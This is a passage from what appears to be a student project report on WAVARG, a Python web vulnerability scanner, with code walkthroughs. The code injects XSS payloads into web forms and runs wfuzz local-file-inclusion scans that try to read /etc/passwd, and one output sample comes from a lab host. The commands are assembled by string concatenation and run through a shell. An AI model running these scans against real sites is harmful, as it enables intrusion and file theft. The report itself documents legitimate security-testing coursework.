HTML parser and then the search request is performed on the next line, finding all references to “form” tags, and storing the entirety of those forms into the all_forms variable.

The function the enters a for loop which will iterate each form found on the page and check whether the opening “<form>” tag contains an “action” attribute. The action attribute in a form is responsible for indicating to the server where the data is passed to when the user clicks on the submit button (MDN

Contributors, 2024). If the function does not find an action attribute, then it assumes that the data will be passed to the currently URL and therefore sets the “action” variable to equal the “url” variable that was originally passed into the function.

The function then creates a dictionary which, as mentioned earlier in this report, will store values in a key to value pairing, and names the dictionary “values”. The program then creates a counter and enters a for loop which finds all “textarea” or “input” types within the form and grabs a payload from the list of payloads, ups the counter by one and checks whether the value is a “submit” button, which means the program cannot place a payload into the button and should just store the value of the button, otherwise the program will place the current payload into the field. The program then crafts the URL and checks whether the form is a GET or POST form and then submits the request. The response from the server is then checked to see whether the payload is present in the response, which would indicate the user has been able to reflect their own code onto the website, and if so will alert the user in the window that the script is running in, pause the screen briefly so the user has a chance to notice and will then return “1” which is an indicator to the xss_runner() function that XSS has been found. The program then ends with an exception statement which is in correlation to the try statement mentioned at the beginning of this section which will output any errors to the screen for the user.




```python
def xss_scan(url):
    payloads = get_xss_payloads()
    try:
        print("[+] Testing url " + url)
        sess = requests.Session() # create a session
        try:
            urlcheck = sess.get(url) # ensure the address exists
        except Exception:
            print("URL is not valid, are you sure it is up?")
            return 0

        urlbody = urlcheck.text
        bs = BeautifulSoup(urlbody, "html.parser")
        all_forms = bs.find_all("form", method=True)

        # get the body of the filepath and check for <form> tags


        for form in all_forms:
            try:
                action = form["action"] # look for "action" tag in the form
            except:
                action = url # otherwise, use the URL

            values = {} # make a dict for storing the form values
            count = 0
            for value in form.find_all(["input", "textarea"]): # find everything we can write
                for payload in payloads: # for every payload we have
                    count += 1
                    try:
                        if value["type"] == "submit": # if its a submit buttom, add the value of it so we know its the submit button
                            values.update({value["name"]:value["name"]})
                        else:
                            values.update({value["name"]:payloads[count]}) # otherwise place our payload into the field
                    except:
                        continue
                    tempurl = url + action # craft our url
                    if form["method"].lower().strip() == "get": # if its a GET form
                        req = sess.get(tempurl, data=values) # send the data in a GET request
                    elif form["method"].lower().strip() == "post": # otherwise send it as a POST form
                        req = sess.post(tempurl, data=values)

                    if payloads[count] in req.text:
                        print("[!!] XSS found here")
                        time.sleep(4)
                        return 1
    except Exception as e:
        print("Something broke, error: " + str(e))
```

Figure 20 - xss_scan(url) in exploit_site.py.

2.4.2.4.1 Results from xss_scan(url)

The developer was able to appropriately follow the process that the Python script was following as it iterated through every form on every webpage that it had been passed and when alerted of XSS capabilities, perform their own manual test of the webpages to ensure that WAVARG was operating as it should.



```
[+] Testing url http://192.168.1.10/search.php
[!!] XSS found here
```

Figure 21 - WAVARG identifying search.php as vulnerable to XSS.





Figure 22 - PoC that XSS was possible through a webpage identified by WAVARG.

2.4.2.5 *get_lfi_payloads()*

This function is an exact copy of the get_xss_payloads() function with the only change being the file from which the payloads are read from, the developer chose that there was no need to change the function since the needs for the two exploitation methods were identical, in terms of payloads.




```python
def get_lfi_payloads():
    payloads = []
    count = 0
    read = open("support_files/lfi_payloads.txt", "r", encoding="utf-8")
    while True:
        count += 1
        line = read.readline()
        payloads.append(line)
        if not line:
            break

    read.close()
    return payloads
```

Figure 23 - get_lfi_payloads() in exploit_site.py.

2.4.2.6 *get_lfi_fp()*

Collecting the file paths for the local file inclusion (LFI) exploitation is quite similar to that of get_xss_fp() with the developer having different requirements bearing in mind the attack vectors required for LFI to occur. For LFI to occur through the method that the developer was testing, the developer needed to test for PHP functions, and see whether they could remotely load files that were common on systems and as such, added an additional check for the current line to see whether the last 4 characters of it were ".php" which would indicate a PHP file, if the last 4 characters were that, then the file path would be added, otherwise it would be assumed that it was not a PHP file and therefore not relevant for testing this method of LFI.




```python
def get_lfi_fp():
    dirbRead = open("dirbstripped.txt", "r")
    payloads = []
    count = 0
    while True:
        count += 1
        line = dirbRead.readline()
        templine = line.strip()
        if templine[-4:] == ".php": # we're looking to find PHP functions we can inject our payload into, so the files being tested MUST be PHP files
            payloads.append(templine)
        elif not line:
            break

    dirbRead.close()
    return payloads
```

Figure 24 - get_lfi_fp() in exploit_site.py.

2.4.2.7 lfi_scan(url)

The lfi_scan(url) function is responsible for executing the LFI exploitation and starts by calling the two previously mentioned functions and saving them into variables "urls" and "payloads" respectively, then defining a counter and another variable called "fn" which is an abbreviation for filename with the value "results". The reason the developer has made that last variable is to assist with making the process of saving the data from the upcoming scans easier to automate, as there could be hundreds of scans.

The function the enters two for loops, the first of which checking each individual file path and the second for loop checking each payload against the file path selected by the first for loop. Once in these for loops, the counter is raised by one and the command to be executed is created. The developer has opted to use popular fuzzing tool, Wfuzz to assist with testing for LFI. Wfuzz is a tool that provides a framework to automate web application security assessments and is useful for bruteforce testing websites for subdomains and functions (xmendez, 2020). The developer had originally opted to use the Wfuzz Python library although after facing formatting and functionality issues with the library opted to use the Linux binary instead. The developers command consists of three quotation marks, which in Python indicates a paragraph, and will not register other quotation marks until another set of three is placed, this is important for the developer as due to this being a command line test they are conducting, there will be other sets of quotation marks for throughout. The developer uses the "—ss" flag to indicate that responses containing "root:x:" should be shown, which would be an indication that the payloads the developer are using, have been successful, the "-w" flag is then called to define a wordlist of function names to try. The developer then follows this up with concatenating the URL, file path and payload into the command before having their command generated. The program then runs the command and saves the output to the variable "value" where the filename is then generated and then the contents of the "value" variable are stored in the file. These files that are generated are used later in the program for formatting the values in a more readable format but since this does not need to be returned, the return statement for this function is empty.




```python
def lfi_scan(url):
    urls = get_lfi_fp()
    payloads = get_lfi_payloads()
    count = 0
    fn = "results"
    for urlpayload in urls: # for every file
        for payload in payloads: # for every payload on each file
            count += 1
            cmd = """wfuzz --ss "root:x:" -w common.txt http://"""+url+"/"+urlpayload+"?FUZZ="+payload # create our 1-liner
            print("[+] Starting scan: " + str(count))
            value = subprocess.check_output(cmd, shell=True) # run the command and see what the output is
            filename = fn + str(count) + ".txt"
            file = open(filename, "a")
            file.write(str(value)) # write it to a file
            file.close()

    return
```

Figure 25 - lfi_scan(url) in exploit_site.py.

2.4.2.7.1 Results of lfi_scan(url)

Although the developer never saw the output from the various Wfuzz commands that were running, the developer was able to see the constant updates through their implementation of the "print" statements and check the text files that were being created as the program iterated through every webpage with the various payloads that the developer had loaded, seeing the raw text files, proving that the commands had successfully ran.


~/Desktop/Project CLEANED/results1.txt - Mousepad
File Edit Search View Document Help

```
b'**********************************************************\r\n* Wfuzz 3.1.0 - The Web
Fuzzer                         *\r\n**********************************************************\r\n\nTarget:
http://192.168.1.10/about.php?FUZZ=..//etc/passwd\r\nTotal requests:
952\r\n\n=====================================================================\nID       \x1b[0m
Response\x1b[0m   Lines \x1b[0m   Word    \x1b[0m   Chars    \x1b[0m
Payload

\x1b[0m\n\r=====================================================================\n\n000000001:\x1b[0m   200
\x1b[0m   352 L \x1b[0m   715 W   \x1b[0m   11308 Ch \x1b[0m
"type"
               \x1b[0m\n\r\r\x1b[0K\x1b[1A\r\x1b[0K000000028:\x1b[0m   200     \x1b[0m   352 L \x1b[0m   715 W
\x1b[0m   11308 Ch \x1b[0m
"access"
               \x1b[0m\n\r\r\x1b[0K\x1b[1A\r\x1b[0K000000030:\x1b[0m   200     \x1b[0m   352 L \x1b[0m   715 W
\x1b[0m   11308 Ch \x1b[0m
"account"
               \x1b[0m\n\r\r\x1b[0K\x1b[1A\r\x1b[0K000000026:\x1b[0m   200     \x1b[0m   352 L \x1b[0m   715 W
\x1b[0m   11308 Ch \x1b[0m
"about"
               \x1b[0m\n\r\r\x1b[0K\x1b[1A\r\x1b[0K000000007:\x1b[0m   200     \x1b[0m   352 L \x1b[0m   715 W
\x1b[0m   11308 Ch \x1b[0m
"1"
               \x1b[0m\n\r\r\x1b[0K\x1b[1A\r\x1b[0K000000031:\x1b[0m   200     \x1b[0m   352 L \x1b[0m   715 W
\x1b[0m   11308 Ch \x1b[0m
"accounting"
               \x1b[0m\n\r\r\x1b[0K\x1b[1A\r\x1b[0K000000027:\x1b[0m   200     \x1b[0m   352 L \x1b[0m   715 W
\x1b[0m   11308 Ch \x1b[0m
"academic"
               \x1b[0m\n\r\r\x1b[0K\x1b[1A\r\x1b[0K000000003:\x1b[0m   200     \x1b[0m   352 L \x1b[0m   715 W
```

Figure 26 - Contents of results1.txt before being put through filetrimmer.run().

2.5 FILETRIMMER LIBRARY

The filetrimmer library was never a part of the developers initial programming plan although a last resort for a solution that they had been attempting to solve over the course of the entire development process. The developer had noticed early in the process of developing the LFI vulnerability scanning that the text that response from the command often contained line breaks “\n”, carriage returns “\r” and other random pieces of string that had been generated due to the colour codes and formatting used in the Wfuzz printing scheme.

The developer had originally tried utilising the “replace” functionality that is associated with string variables although quickly found that this function would only work with pieces of text that were separated and therefore in this example, was not able to solve the developers problem (W3schools, no date). The developer then began looking into the “re” Python library. The “re” library is a mod ule that provides regular expression matching operations similar to those found through Linux binaries such as sed (W3schools, no date). The developer had identified this as an appropriate alternative to using a command line library to execute the necessary commands to perform the operations required, on the file, but after trying at great length to use the “re” library to produce the output that the developer required, decided that this was not the most efficient solution.



```python
with open(basic_filename, "rb") as fd:
        file1contents = fd.read()
re_esc = re.compile(b"\x1b\\[[0-9;]*[mk]")
out = re_esc.sub(b"", file1contents)
with open(temp_filename, "wb") as fdo:
        fdo.write(out)
file2 = open(temp_filename, "rb")
file2contents = file2.read()
file2.close()
file2contents = file2contents.replace(b'\x1b', '')
file2 = open(basic_filename, "wb")
file2.write(file2contents)
file2.close()

regex1 = re.compile(r'\\r\\r\\\[A\\r')
for line in fileinput.input(files=basic_filename, inplace=True):
    line = regex1.sub('', line.rstrip())
    print(line)
```

Figure 27 - Version of run() in filetrimmer.py that utilised the "re" library

Finally, the tester resorted attempting to launch multiple subprocess calls although found that this was equally unsuccessful as Python would interpret the carriage returns and line breaks literally and thus terminate the developers Linux commands before they had executed fully. As such, the developer pursued this solution to their problem which would allow for them to edit and remove the unnecessary contents from a dynamic number of files.

2.5.1 Imports

The filetrimmer library includes one import which is subprocess, this library is not maintained by the developer and is simply used for executing commands on the user's machine.

2.5.1.1 Subprocess

The subprocess library is imported by the developer to assist with executing commands. The filetrimmer library itself is responsible for automating the process of removing unnecessary junk from files at bulk quantities through the use of bash scripts which the program executes through subprocess calls.

2.5.2 Functions


2.5.2.1 run()

This function is the only function in the filetrimmer library and, as mentioned above, is responsible for creating all of the necessary information for the bash script that the function will execute to run properly and output a final valid text file that can then be interpreted by the program in the document_data() function as mentioned in Section 2.2.2.4. The program starts by defining a variable called "fn" which is short for filename and assigning it the value "results" which represents a base for the text files that the program is going to create followed by initialising a counter.

The program then enters a while loop, which starts by upping the counter by one and defining four filenames which represent the different files that are created through the bash script which will handle removing unnecessary junk from the text file that is being tested. The variables consist of very strings, followed by the value stored by the counter variable and then the file extension.

The developer has then created a check to ensure that the program does not infinitely loop by attempting to open the original file since, if the original file does not exist then there is nothing to be done and there are no more files to check and as such, the program would then break out of the while loop and return to the function it was called from.

If the program does not hit an error when trying to read the file, the one-liner script is created by combining a string that starts with the name of the bash script to execute and then the arguments that will be relevant for the script to work, which are the four file names. After creating the command, it is executed on the user's machine through the subprocess library.




```python
def run():
    fn = "results"
    count = 0
    while True:
        try:
            count += 1
            basic_filename = fn + str(count) + ".txt"
            temp_filename = "temp_"+fn + str(count) + ".txt"
            final_filename = "final_"+fn + str(count) + ".txt"
            finalfinal_filename = "finalfinal_"+fn + str(count) + ".txt"
            #define all of our file names
            temp = open(basic_filename, "r")
            cmd = "./script.sh " + basic_filename + " " + temp_filename + " " + final_filename + " " + finalfinal_filename
            subprocess.call(cmd, shell=True) # run it


        except Exception:
            break

```

Figure 28 - run() function in filetrimmer.py.

2.5.2.2 script.sh

The “script.sh” file starts with a shebang, which is used to indicate to the interpreter what version or tool to use when running the script (Jhuriya, 2023). The script then creates a variable “args” and stores any arguments that have been given to the script in an array, in this variable. The script then iterates through a variety of sed and tr commands which alternatively change the data between the four filenames that were defined in the “run()” function in the filetrimmer library. Sed is used to perform basic text transformations on an input stream or file (GNU, 2020) and in this project was used to remove a variety of junk characters and remove characters depending on whether they met the criteria created by the developer. The other Linux command used throughout this bash script is tr which can be used to trim or delete characters (GNU, 2020) which was used in this script to delete a series of characters which the developer was not able to delete through the use of the sed command. The developer’s justification for needing four different files to complete this operation is that some of the commands executed in the script require the data to be taken from one text file to another whereas other commands are able to be completed and saved into the same file.



```
#!/bin/bash

args=("$@") # store any args in this list

sed -e 's/\\x1b\[[0-9;]*[mK]//g' -e 's/\r//g' -e 's/\\n//g' ${args[0]} > ${args[1]} # resultsX.txt > temp_resultsX.txt
tr -d '\r\x1b' < ${args[1]} > ${args[0]} # temp_resultsX.txt > resultsX.txt
sed -i 's/\\r\\r\\\[A\\r//g' ${args[0]} # resultsX.txt
sed 's/                                                                                                                   /\n/g' ${args[0]} > ${args[2]}
sed 's/                          /\n/g' ${args[2]} > ${args[3]} # final_results.txt > finalfinalresultsX.txt
```

Figure 29 - Contents of script.sh.

3 Discussion

3.1 General Discussion

When the developer created WAVARG they had set themselves three main aims, through their problem solving, debugging and technical skills the developer believes that they have met all three of their aims for this project.

The first aim that the developer set was to combine multiple tools used in web application vulnerability assessments to work within one script. As seen throughout report, the developer successfully combined nmap, Dirbuster and Wfuzz to work in tandem with one another so that the output from one command could then be used in another. The developer did this mostly through the use arrays and text files due to the ease of transferring the specific data required between functions and sometimes even libraries.

Secondly, the developer's second aim was to appropriately evaluate a web application with certain assumptions based on the current security climate including filters. With this goal, the developer wanted to ensure that their tool could have real-world impact for legitimate engagements. The developer faced issues with attempting to use payloads that may be usually blocked by modern day security measures although faced issues with importing these payloads, due to characters that, by default, were not readable by Python. Through the developer's research, they successfully identified this issue and upon being more specific with the encoding methods to use when importing payloads, was successfully able to attempt to bypass filters with their extensive list of payloads as seen in Section 2.4.2.1.

Finally, the developer's third and final aim was to produce a report based on the information found in a reasonable and useful format. Despite originally starting with a method of editing the same document as the process happened, the developer eventually found that when created, the document would need to have all necessary data added at the same time. After then facing more issues with formatting the results from certain scans the developer used regular expression queries to perform the necessary actions on the data to present it in a readable format, as seen in Appendix A – Report generated by WAVARG.

Overall, the developer believes that they have met the goals they set with this task and although they are aware of the limitations with their script at the minute, believe that it has met the criteria they set themselves at the beginning of this project.

3.2 Future Work

Although the developer believes that they have met their goals, they also notice that there are numerous things that can be improved with this script and given more time and resources intends to add additional functionality to WAVARG in an attempt to improve the breadth of vulnerabilities that it tests for.

The first thing that the developer intends to improve in the future is the output of the LFI scans. Despite their efforts to format the data in the best format, its current format is not ideal due to certain discrepancies between the whitespace on each line. The developer would have liked to investigate some kind of table format to display the data although due to time constraints was unable to do so.

